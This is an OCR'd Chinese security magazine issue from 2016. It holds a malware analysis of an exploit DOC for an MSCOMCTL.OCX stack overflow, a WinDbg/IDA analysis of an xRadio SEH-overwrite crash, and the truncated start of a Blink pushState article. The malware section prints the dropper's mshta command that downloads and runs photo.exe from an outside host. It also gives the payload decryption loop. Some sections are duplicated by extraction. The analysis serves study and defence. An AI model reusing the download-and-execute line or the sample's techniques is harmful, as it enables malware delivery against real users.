爱安全

www.ixsec.org

第二期

安全档案

SECURITY FILE

合作伙伴

安全盒子

SECPULSE -安全脉搏-

威客安全 secwk.com

众安天下 www.allsec.cn

总策划：浅蓝

主　编：LonelyRain

副主编：Saya

参　编：4ido10n

责任编辑：Derek

封面编辑：foolo

版式设计：wocao

编　　务：寸芒

责任校对：凉城

2016 年 9 月　第一版

页　　数：56 页

投稿邮箱：article@ixsec.org

交流、反馈、投稿可以加入 qq 群：566948617

目 录

第一章 逆向工程

第1篇　DOC 漏洞样本的分析报告

作者：bingghost


一. 概述

样本利用 C:\WINDOWS\system32\MSCOMCTL.OCX 代码中解析 DOC 长度错误
在数据拷贝时,使用了错误的长度,使得栈上的函数返回地址被覆盖,进而造成堆栈缓冲区溢出,进而可以执行任意代码


该样本利用漏洞触发 ShellCode 后,ShellCode 首先读取自身 DOC 的代码到内存中,然后执行到读取到的代码,该代码在系统临时文件夹下释放了一个 Publisher.exe 子体并执行,接着把正常的 DOC 文件覆盖掉母体样本,同时还在临时目录里面保存了一份,最后打开临时文件夹下的正常 DOC 文件,关闭掉原来的错误 DOC 文件,以便达到迷惑用户的目的

子体 Publisher.exe 启动后,访问 http://skypeadv.com/greeting/photo.exe 下载为 photo[1].exe 到 IE 缓存,并执行

1.如下图漏洞部分主要流程



2.如下图 ShellCode 主要流程



影响版本:没有打补丁的 Office 2007

二.详细分析过程

1. 漏洞分析

C:\WINDOWS\system32\MSCOMCTL.OCX 中错误的代码,该处代码错误的判断了长度,本来此处代码应该是判断长度是否等于 8,由于程序员的疏忽,将其写成了小于 8,这样就导致了读取超大的 WORD 文档数据,而此数据在后面会拷贝到栈上面,导致覆盖了函数的返回地址,进而执行了 DOC 文档里面精心构造的代码

2. ShellCode 分析




图:漏洞样本 DOC 文件

(1) 首先调用 GetKernelBase 获取 kernel32.dll 的基地址，再循环调用 MyGetProcAddress 载入所需要的函数

(2) 通过一个循环不停的查找打开的文件句柄，并建立内存文件映射关系，

然后判断文件内容是否是自身的 WORD 文档，找到则把一段加密的代码数据内容拷贝到一块内存，跳转过去开始执行

(3) 该代码首先调用 Decode 来解密自身
解密的代码首先也是循环调用 MyGetProcAddress 来得到自己所需要的函数
同时又像溢出的 ShellCode 代码那样,调用 FindSelfFileHandle 来找到自身的文件句柄
并内存文件映射到内存
(4) 然后读取指定偏移的数据将正常的 DOC 文件和子体 Publisher.exe 写入到系统临时目录下
(5) 执行子体 Publisher.exe,同时按照顺序执行下列 CMD 命令

```
cmd.exe /c "C:\DOCUME~1\Bin\LOCALS~1\家鄉信.doc"
cmd.exe /c copy "C:\DOCUME~1\Bin\LOCALS~1\家鄉信.doc" "C:\Documents
and Settings\Bin\桌面\家鄉信.doc" /y
cmd.exe /c del "C:\Documents and Settings\Bin\桌面\家鄉信.doc" /f
```

(6) 结束自身进程

3.母体 DOC 文件格式描述

(1) 母体

```
[0      - 0x2840]          DOC Header        0x2840 字节
[0x2840 - 0x2850]           VirusInfo         0x10 字节结构体描述信息
[0x2850 - 0x2E90]           VirusCode         0x640 字节病毒代码（加密数据）
[0x2E90 - 0x7E90]           子体样本          0x5000 字节         （加密数据）
[0x7E90 - 0x40C90]          正常 DOC          0x38E00 字节        （加密数据）
```

(2) 母体

```
[0      - 0x2840]          DOC Header        0x2840 字节
[0x2840 - 0x2850]           VirusInfo         0x10 字节结构体描述信息
[0x2850 - 0x2E90]           VirusCode         0x640 字节病毒代码（加密数据）
[0x2E90 - 0x7E90]           子体样本          0x5000 字节         （加密数据）
[0x7E90 - 0x40C90]          正常 DOC          0x38E00 字节        （加密数据）
```

(3) 母体

```
[0      - 0x2840]          DOC Header        0x2840 字节
[0x2840 - 0x2850]           VirusInfo         0x10 字节结构体描述信息
[0x2850 - 0x2E90]           VirusCode         0x640 字节病毒代码（加密数据）
[0x2E90 - 0x7E90]           子体样本          0x5000 字节         （加密数据）
[0x7E90 - 0x40C90]          正常 DOC          0x38E00 字节        （加密数据）
```

(4)加密算法(可以直接内联汇编)
解密加密代码 和 DOC

```
0022EB64  mov edi,esi                    ; edi esi 同时指向加密数据
0022EB66  lods byte ptr ds:[esi]
```

```
0022EB67  rol al,0x4
0022EB6A  stos byte ptr es:[edi]
0022EB6B  dec ecx
0022EB6C  jnz short 0022EB66
```

(5)加密算法(可以直接内联汇编)

解密加密代码 和 DOC

```
0022EB64  mov edi,esi                    ; edi esi 同时指向加密数据
0022EB66  lods byte ptr ds:[esi]
0022EB67  rol al,0x4
0022EB6A  stos byte ptr es:[edi]
0022EB6B  dec ecx
0022EB6C  jnz short 0022EB66
```

(6) 修复 DOC 思路

通过 VirusInfo 和加密算法,即可还原出正常的 DOC 文件

4.子体样本分析

子体样本主要功能

从某网站上下载程序并执行

其下载过程如下:

1.程序首先初始化 OLE 控件 然后调用下载文件的函数

```
int __thiscall Call_Dwonload(void *this)
{
  void *v1; // esi@1

  v1 = this;
  AfxEnableControlContainer(0);                 //  初始化OLE控件
  DwonLoadFileAndExec(v1);                      //  下载文件并执行
  return 0;
}
```

2.下载文件函数实现过程

(1)拼接出命令,并执行

```
C:\WINDOWS\system32\mshta.exe http://skypeadv.com/greeting/photo.exe
```

如果下载成功文件将保存在 IE 缓存中

(2)查询注册表

读取得到 IE 缓存所在目录

```
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer
\Shell Folders\Cache
```

本测试机器其查询到目录为:


```
C:\Documents and Settings\Bin\Local Settings\Temporary Internet
Files\Content.IE5\
```


(3)接着程序进入一个死循环,遍历 IE 缓存所有文件,找到是否下载了 photo[1].exe

如果下载了该 photo[1].exe 则执行,同时结束掉进程 mshta.exe

```
while ( 1 )
{
  *(_DWORD *)v13 = v7;
  StrString2 = v13;
  CString::CString(v13, &strName1);
  v12 = v9;
  strString3 = &v12;
  LOBYTE(nStrCount) = 5;
  operator_(&v12, &strString, "\\Content.IE5");
  LOBYTE(nStrCount) = 4;
  if ( (unsigned __int8)ExecDownFile(v12, *(_DWORD *)v13) )
    break;
  v10 = v8++;
  if ( v10 > 600 )
    break;
  Sleep(0x64u);
}
```

由于目标服务器原因,经过多次测试,直到所有进程结束,也没有下载到目标程序样本





第2篇　xRadio 远程代码执行分析

作者：k0shi

漏洞复现

此漏洞是由于 sub_42C108 函数在处理文件内容时没有进行长度检查，从而导致函数中在调用 SendMessageA 时畸形字符串覆盖了特定位置的指针，在后续调用中进行指针读取时读取到不可读的地址，最后进入 SEH 异常处理，再通过对 SEH 指针的覆盖，使程序可控。下面对此漏洞进行详细分析。

首先按照 PoC 流程，加载样本，程序崩溃，附加 Windbg，得到崩溃时信息。

```
(544.67c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=41414141 ecx=00000000 edx=00ac6798 esi=0012e9e8
edi=00ac6798
eip=00403bfc esp=0012e9b8 ebp=0012f9ec iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00210202
*** WARNING: Unable to verify checksum for C:\Program
Files\xRadio\xRadio.exe
*** ERROR: Module load completed but symbols could not be loaded for
C:\Program
Files\xRadio\xRadio.exe
xRadio+0x3bfc:
```

```
00403bfc 8b10          mov    edx,dword ptr [eax]
ds:0023:41414141=????????
```

可以看到 eax 作为存放指针这里进行赋值操作，而 eax 地址明显不可读，且为我们 PoC 样本中的值，可控，接下来通过 kb 查看一下堆栈调用。

```
0:000> kb
ChildEBP RetAddr  Args to Child
WARNING: Stack unwind information not available. Following frames
may be wrong.
0012f9ec 41414141 41414141 41414141 41414141 xRadio+0x3bfc
0012f9f0 41414141 41414141 41414141 41414141 0x41414141
0012f9f4 41414141 41414141 41414141 41414141 0x41414141
0012f9f8 41414141 41414141 41414141 41414141 0x41414141
0012fca0 41414141 41414141 41414141 41414141 0x41414141
0012fda0 00438310 00ab2674 0012fe14 004ad795 0x41414141

0012fdac 004ad795 00aad378 00442b02 00000000 xRadio+0x38310
0012fe14 00444874 0012fed4 0044487e 0012fe38 xRadio+0xad795
0012fe38 0044851a 00000111 00000002 00000000 xRadio+0x44874
```

可以看到栈中已经被破坏，这里我省略了中间在栈中填充的无用数据，而 0012fdac 位置的栈距离栈顶位置过远，如果从那个位置回溯步骤过于复杂，这时我们通过查看 esp 发现了一个有意思的地方。

```
0:000> dd esp
0012e9b8  00403d0c 00000000 00ab56b8 00001388
0012e9c8  0042c185 0012f9f4 0042c19e 0012f9ec
0012e9d8  00428bd8 00000001 00ab2674 00000000
```

虽然 kb 无法回溯，但是 esp 栈顶位置却没有被破坏!

这样我们可以通过 00403d0c 和 0042c185 这些地址进行回溯，那么我们就由此入手来分析一下到底问题出在什么地方。

漏洞分析

首先我们来看一下 00403d0c 这个位置的 loc 调用。

```
CODE:00403D05 loc_403D05:                             ; CODE XREF:
sub_403CE4+16j
CODE:00403D05                mov    eax, ebx
CODE:00403D07                call   sub_403BFC
```

通过重新附加我们发现这个 sub 函数在程序处理过程中经常会被调用，因此我们用条件断点的方法可以快速定位到漏洞触发前的位置，但首先我们要关心一下整个函数的处理逻辑。

首先我们可以看到在 loc 函数中，sub_403BFC 漏洞函数处理之前，进行了一次 mov 指令操作将 ebx 赋值给 eax，而 eax 正是我们要传递的指针。

因此我们需要观察 ebx 是在何时被修改的。

按照这个思路我们继续向上回溯。

```
CODE:00403CE4 sub_403CE4     proc near             ; CODE XREF:
sub_402984+66p
CODE:00403CE4                                      ; sub_4029FC+28p ...
CODE:00403CE4               push    ebx
CODE:00403CE5               push    esi
CODE:00403CE6               push    edi
CODE:00403CE7               mov     ebx, eax          ;key! ! ! !
CODE:00403CE9               mov     esi, edx
CODE:00403CEB               mov     edi, ecx
CODE:00403CED               mov     eax, edi
CODE:00403CEF               call    sub_403CC0
```

在 key 的位置，eax 寄存器赋值给 ebx，而这里就是 ebx 被修改成 41414141 的位置，那么 eax 既然没有作为寄存器被 push 进来，它就有可能是 sub_403ce4 的传参，那么我们来看一下这个函数定义的伪代码。

```
int __usercall sub_403CE4@<eax>(int *a1@<eax>, int a2@<edx>, int
a3@<ecx>)
```

可以看到 eax 果然是传参，而且还是一个指针，接下来我们在这里下条件断点，跟踪程序看看是不是这么一回事。

```
0:000> bc 0
0:000> bp 00403CE4 ".if(@eax=0x41414141){;}.else{g;}"
eax=41414141 ebx=00001388 ecx=00001388 edx=0012e9e8 esi=00ab56b8
edi=00000000
eip=00403ce4 esp=0012e9c8 ebp=0012f9ec iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200206
xRadio+0x3ce4:
00403ce4 53              push    ebx
```

在 eax 条件断点后，果然在进入函数时，eax 就已经被覆盖了，之前提到这里 eax 应该是一个地址指针，那么作为 41414141 传入就明显存在问题，看来漏洞出现在外层函数，继续向外层函数回溯。

```
0:000> dd esp
0012e9c8  0042c185 0012f9f4 0042c19e 0012f9ec
0012e9d8  00428bd8 00000001 00ab2674 00000000
0012e9e8  41414141 41414141 41414141 41414141
```

利用之前的思路，我们看一下 esp，果然还是栈顶位置没有被破坏，于是我们继续向外层函数定位。

```
CODE:0042C175 loc_42C175:                             ; CODE XREF:
sub_42C108+4Cj
CODE:0042C175                lea     edx, [ebp+lParam]
CODE:0042C17B                mov     eax, [ebp+var_4]
CODE:0042C17E                mov     ecx, ebx
CODE:0042C180                call    sub_403CE4
```

在外层函数下断点后，发现程序一次就中断在打开漏洞 PoC 后，可见这里基本就是漏洞函数了，下面我们要看一下这个函数问题出在什么地方。

首先我们可以俺看到出现问题的 eax 寄存器在 0042c17b 位置被 var_4 赋值，那么实际上，在 windbg 调试时[ebp+var_4]这个地址就是[ebp-4]的位置，这个地方我们要记住，后面再 windbg 动态调试时要用到，先不管，来看一下这个地址是在什么地方被赋值的。

```
CODE:0042C108
CODE:0042C108                push    ebp
CODE:0042C109                mov     ebp, esp
CODE:0042C10B                add     esp, 0FFFFF004h
CODE:0042C111                push    eax
CODE:0042C112                add     esp, 0FFFFFFF8h
CODE:0042C115                push    ebx
CODE:0042C116                push    esi
CODE:0042C117                push    edi
CODE:0042C118                xor     ebx, ebx
CODE:0042C11A                mov     [ebp+var_1008], ebx
CODE:0042C120                mov     [ebp+var_4], ecx   ;key! !
```

距离这个函数入口不远处的 ecx 赋值给了[ebp+var_4]，那么如果问题出现在这里，ecx 又作为传参进入函数的话，那么就必须要再次向外层函数回溯，这里我们要具体看一下到底罪魁祸首是不是在这个位置。用 winbg 跟踪。

```
0:000> p
eax=00ab56b8 ebx=00000000 ecx=0012fa14 edx=00000000 esi=00000001
edi=00428bd8
eip=0042c120 esp=0012e9d8 ebp=0012f9ec iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
xRadio+0x2c120:
0042c120 894dfc          mov     dword ptr [ebp-4],ecx
ss:0023:0012f9e8=00000000
0:000> p
eax=00ab56b8 ebx=00000000 ecx=0012fa14 edx=00000000 esi=00000001
edi=00428bd8
eip=0042c123 esp=0012e9d8 ebp=0012f9ec iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
xRadio+0x2c123:
0042c123 8bfa            mov     edi,edx
0:000> dd ebp-4
0012f9e8  0012fa14 0012fa20 004a023f 0012fbd8
0012f9f8  004a02dd 0012fa20 0000000b 00ab4800
0012fa08  00ab4800 00000000 00000000 00000000
0012fa18  00ac5dd8 00000001 0012fa48 00433614
0012fa28  00ab4800 00459c17 00459bf4 00459bda
0012fa38  0012fc08 00ab4800 00459b00 00004800
0012fa48  0012fbd0 00433989 0000000b 0000000f
0012fa58  00000000 0012fc08 00ab4800 00ab4800
```

可以看到，赋值结束后，ebp+var_4 并没有被畸形字符串赋值，证明这个漏洞问题就出现在这个函数中，接下来我们继续跟踪。

```
0:000> p
eax=00460256 ebx=00000000 ecx=0012fa14 edx=00000000 esi=00ab56b8
edi=00000000
eip=0042c14a esp=0012e9c0 ebp=0012f9ec iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200206
xRadio+0x2c14a:
0042c14a 50              push    eax
0:000> dd ebp-4
```

```
0012f9e8  0012fa14 0012fa20 004a023f 0012fbd8
0012f9f8  004a02dd 0012fa20 0000000b 00ab4800
0012fa08  00ab4800 00000000 00000000 00000000
0012fa18  00ac5dd8 00000001 0012fa48 00433614
0012fa28  00ab4800 00459c17 00459bf4 00459bda
0012fa38  0012fc08 00ab4800 00459b00 00004800
0012fa48  0012fbd0 00433989 0000000b 0000000f
0012fa58  00000000 0012fc08 00ab4800 00ab4800
0:000> p
eax=00460256 ebx=00000000 ecx=0012fa14 edx=00000000 esi=00ab56b8
edi=00000000
eip=0042c14b esp=0012e9bc ebp=0012f9ec iopl=0         nv up ei pl nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200206
xRadio+0x2c14b:
0042c14b e834b3fdff     call    xRadio+0x7484 (00407484)
0:000> p
eax=00001388 ebx=00000000 ecx=00001388 edx=0012e948 esi=00ab56b8
edi=00000000
eip=0042c150 esp=0012e9cc ebp=0012f9ec iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00200246
xRadio+0x2c150:
0042c150 8bd8           mov     ebx,eax
0:000> dd ebp-4
0012f9e8  41414141 41414141 41414141 41414141
0012f9f8  41414141 41414141 41414141 41414141
0012fa08  41414141 41414141 41414141 41414141
0012fa18  41414141 41414141 41414141 41414141
0012fa28  41414141 41414141 41414141 41414141
0012fa38  41414141 41414141 41414141 41414141
0012fa48  41414141 41414141 41414141 41414141
0012fa58  41414141 41414141 41414141 41414141
```

可以看到在 call 调用后，ebp-4 位置被覆盖，我们来看一下这块的 ida

```
CODE:0042C129                push    ebp
CODE:0042C12A                push    offset loc_42C19E
CODE:0042C12F                push    dword ptr fs:[eax]
CODE:0042C132                mov     fs:[eax], esp
```

```
CODE:0042C135                lea     eax, [ebp+lParam]
CODE:0042C13B                push    eax             ; lParam
CODE:0042C13C                push    edi             ; wParam
CODE:0042C13D                push    189h            ; Msg
CODE:0042C142                mov     eax, [esi+0Ch]
CODE:0042C145                call    sub_43840C
CODE:0042C14A                push    eax             ; hWnd
CODE:0042C14B                call    SendMessageA
```

问题就出在 SendMessageA，在窗口消息传递时导致缓冲区被覆盖。ebp+var_4 只是受害者。

```
v8 = (HWND)sub_43840C();
  v10 = SendMessageA(v8, 0x189u, v6, (LPARAM)&lParam);
  if ( v10 < 0 )
  {
    sub_405CAC(v9, &v19);
    sub_412A18(v13, v14, v15, v16);
  }
  sub_403CE4(v22, (int)&lParam, v10);
```

之后就是之前回溯的那样，由于 ebp-4 位置被覆盖，导致后续 v22 赋值被畸形字符串赋值，从而传入。

```
  v7 = v5;
  v8 = v6;
  if ( v4 )
    sub_402944(v4, v6, v7);
  result = sub_403BFC(v7);
```

在内层函数中，v5 会赋值给 v7，在 result 中调用 v7，由于 v7 不可读，导致了程序进入 SEH 异常处理，SEH 指针被覆盖，从而导致了程序远程代码执行。

第3篇　有趣的问题（2）—Edge/IE 如何处理 history.pushState

作者：Blast

采用 Blink Master 的代码进行分析。history.pushState 的处理代码在 blink\Source\core\frame\history.h 中。

本地代码调试，调用到 pushState 时的调用栈如下（长篇幅代码☺）：

```
webcore_shared.dll!blink::History::pushState(WTF::PassRefPtr<blink::
SerializedScriptValue> data, const WTF::String & title, const
WTF::String & url, const blink::StateOptions & options,
blink::ExceptionState & exceptionState) Line 63   C++

webcore_shared.dll!blink::HistoryV8Internal::pushStateMethod(const
v8::FunctionCallbackInfo<v8::Value> & info) Line 188 C++

webcore_shared.dll!blink::HistoryV8Internal::pushStateMethodCallback
(const v8::FunctionCallbackInfo<v8::Value> & info) Line 198 C++
   v8.dll!v8::internal::FunctionCallbackArguments::Call(void (const
v8::FunctionCallbackInfo<v8::Value> &) * f) Line 34    C++
   v8.dll!v8::internal::HandleApiCallHelper<0>(v8::internal::Isolate
* isolate, v8::internal::`anonymous-namespace'::BuiltinArguments<1>
& args) Line 1094 C++

v8.dll!v8::internal::Builtin_Impl_HandleApiCall(v8::internal::`anony
mous-namespace'::BuiltinArguments<1> args, v8::internal::Isolate *
isolate) Line 1116   C++
   v8.dll!v8::internal::Builtin_HandleApiCall(int args_length,
v8::internal::Object * * args_object, v8::internal::Isolate *
isolate) Line 1111    C++
   38f0bd3c()  Unknown
   [Frames below may be incorrect and/or missing]
   38f3fb68()  Unknown
   38f2d541()  Unknown
   38f170df()  Unknown
   v8.dll!v8::internal::Invoke(bool is_construct,
v8::internal::Handle<v8::internal::JSFunction> function,
v8::internal::Handle<v8::internal::Object> receiver, int argc,
v8::internal::Handle<v8::internal::Object> * args) Line 128  C++
   v8.dll!v8::internal::Execution::Call(v8::internal::Isolate *
isolate, v8::internal::Handle<v8::internal::Object> callable,
v8::internal::Handle<v8::internal::Object> receiver, int argc,
v8::internal::Handle<v8::internal::Object> * argv, bool
convert_receiver) Line 179    C++
   v8.dll!v8::Script::Run(v8::Local<v8::Context> context) Line 1671
C++

webcore_shared.dll!blink::V8ScriptRunner::runCompiledScript(v8::Isol
```

```
ate * isolate, v8::Local<v8::Script> script, blink::ExecutionContext
* context) Line 391    C++

webcore_shared.dll!blink::ScriptController::executeScriptAndReturnVa
lue(v8::Local<v8::Context> context, const blink::ScriptSourceCode &
source, blink::AccessControlStatus accessControlStatus, double *
compilationFinishTime) Line 186    C++

webcore_shared.dll!blink::ScriptController::evaluateScriptInMainWorl
d(const blink::ScriptSourceCode & sourceCode,
blink::AccessControlStatus accessControlStatus,
blink::ScriptController::ExecuteScriptPolicy policy, double *
compilationFinishTime) Line 560 C++

webcore_shared.dll!blink::ScriptController::executeScriptInMainWorld
(const blink::ScriptSourceCode & sourceCode,
blink::AccessControlStatus accessControlStatus, double *
compilationFinishTime) Line 533   C++
   webcore_shared.dll!blink::ScriptLoader::executeScript(const
blink::ScriptSourceCode & sourceCode, double *
compilationFinishTime) Line 401  C++
   webcore_shared.dll!blink::ScriptLoader::prepareScript(const
WTF::TextPosition & scriptStartPosition,
blink::ScriptLoader::LegacyTypeSupport supportLegacyTypes) Line 271
C++

webcore_shared.dll!blink::HTMLScriptRunner::runScript(blink::Element
* script, const WTF::TextPosition & scriptStartPosition) Line 354
C++

webcore_shared.dll!blink::HTMLScriptRunner::execute(WTF::PassRefPtr<
blink::Element> scriptElement, const WTF::TextPosition &
scriptStartPosition) Line 216  C++

webcore_shared.dll!blink::HTMLDocumentParser::runScriptsForPausedTre
eBuilder() Line 319 C++

webcore_shared.dll!blink::HTMLDocumentParser::processParsedChunkFrom
BackgroundParser(WTF::PassOwnPtr<blink::HTMLDocumentParser::ParsedCh
unk> popChunk) Line 503 C++
```

```
webcore_shared.dll!blink::HTMLDocumentParser::pumpPendingSpeculation
s() Line 563    C++

webcore_shared.dll!blink::HTMLDocumentParser::resumeParsingAfterYiel
d() Line 308    C++
    webcore_shared.dll!blink::HTMLParserScheduler::continueParsing()
Line 166   C++
    webcore_shared.dll!WTF::FunctionWrapper<void (__thiscall
blink::HTMLParserScheduler::*)(void)>::operator()(blink::HTMLParserS
cheduler * c) Line 83  C++

webcore_shared.dll!WTF::PartBoundFunctionImpl<1,WTF::FunctionWrapper
<void (__thiscall blink::HTMLParserScheduler::*)(void)>,void
__cdecl(blink::HTMLParserScheduler *)>::operator()() Line 179  C++

blink_platform.dll!blink::CancellableTaskFactory::CancellableTask::r
un() Line 34    C++

scheduler.dll!scheduler::WebSchedulerImpl::runTask(scoped_ptr<blink:
:WebThread::Task,base::DefaultDeleter<blink::WebThread::Task> >
task) Line 45   C++
    scheduler.dll!base::internal::RunnableAdapter<void
(__cdecl*)(scoped_ptr<blink::WebThread::Task,base::DefaultDeleter<bl
ink::WebThread::Task> >)>::Run(scoped_ptr<blink::WebThread::Task,bas
e::DefaultDeleter<blink::WebThread::Task> > <args_0>) Line 157   C++

scheduler.dll!base::internal::InvokeHelper<0,void,base::internal::Ru
nnableAdapter<void
(__cdecl*)(scoped_ptr<blink::WebThread::Task,base::DefaultDeleter<bl
ink::WebThread::Task> >)>,base::internal::TypeList<scoped_ptr<blink:
:WebThread::Task,base::DefaultDeleter<blink::WebThread::Task> > > >:
:MakeItSo(base::internal::RunnableAdapter<void
(__cdecl*)(scoped_ptr<blink::WebThread::Task,base::DefaultDeleter<bl
ink::WebThread::Task> >)> runnable,
scoped_ptr<blink::WebThread::Task,base::DefaultDeleter<blink::WebThr
ead::Task> > <args_0>) Line 294   C++

scheduler.dll!base::internal::Invoker<base::IndexSequence<0>,base::i
nternal::BindState<base::internal::RunnableAdapter<void
(__cdecl*)(scoped_ptr<blink::WebThread::Task,base::DefaultDeleter<bl
ink::WebThread::Task> >)>,void
```

```
__cdecl(scoped_ptr<blink::WebThread::Task,base::DefaultDeleter<blink
::WebThread::Task> >),base::internal::TypeList<base::internal::Passe
dWrapper<scoped_ptr<blink::WebThread::Task,base::DefaultDeleter<blin
k::WebThread::Task> > > > >,base::internal::TypeList<base::internal:
:UnwrapTraits<base::internal::PassedWrapper<scoped_ptr<blink::WebThr
ead::Task,base::DefaultDeleter<blink::WebThread::Task> > > > >,base:
:internal::InvokeHelper<0,void,base::internal::RunnableAdapter<void
(__cdecl*)(scoped_ptr<blink::WebThread::Task,base::DefaultDeleter<bl
ink::WebThread::Task> >)>,base::internal::TypeList<scoped_ptr<blink:
:WebThread::Task,base::DefaultDeleter<blink::WebThread::Task> > > >,
void __cdecl(void)>::Run(base::internal::BindStateBase * base) Line
346  C++
   base.dll!base::Callback<void __cdecl(void)>::Run() Line 396 C++
   base.dll!base::debug::TaskAnnotator::RunTask(const char *
queue_function, const char * run_function, const base::PendingTask &
pending_task) Line 64    C++

scheduler.dll!scheduler::TaskQueueManager::ProcessTaskFromWorkQueue(
unsigned int queue_index, bool has_previous_task, base::PendingTask
* previous_task) Line 738   C++
   scheduler.dll!scheduler::TaskQueueManager::DoWork(bool
posted_from_main_thread) Line 691    C++
   scheduler.dll!base::internal::RunnableAdapter<void (__thiscall
scheduler::TaskQueueManager::*)(bool)>::Run(scheduler::TaskQueueMana
ger * object, const bool & <args_0>) Line 176    C++

scheduler.dll!base::internal::InvokeHelper<1,void,base::internal::Ru
nnableAdapter<void (__thiscall
scheduler::TaskQueueManager::*)(bool)>,base::internal::TypeList<base
::WeakPtr<scheduler::TaskQueueManager> const &,bool const
&> >::MakeItSo(base::internal::RunnableAdapter<void (__thiscall
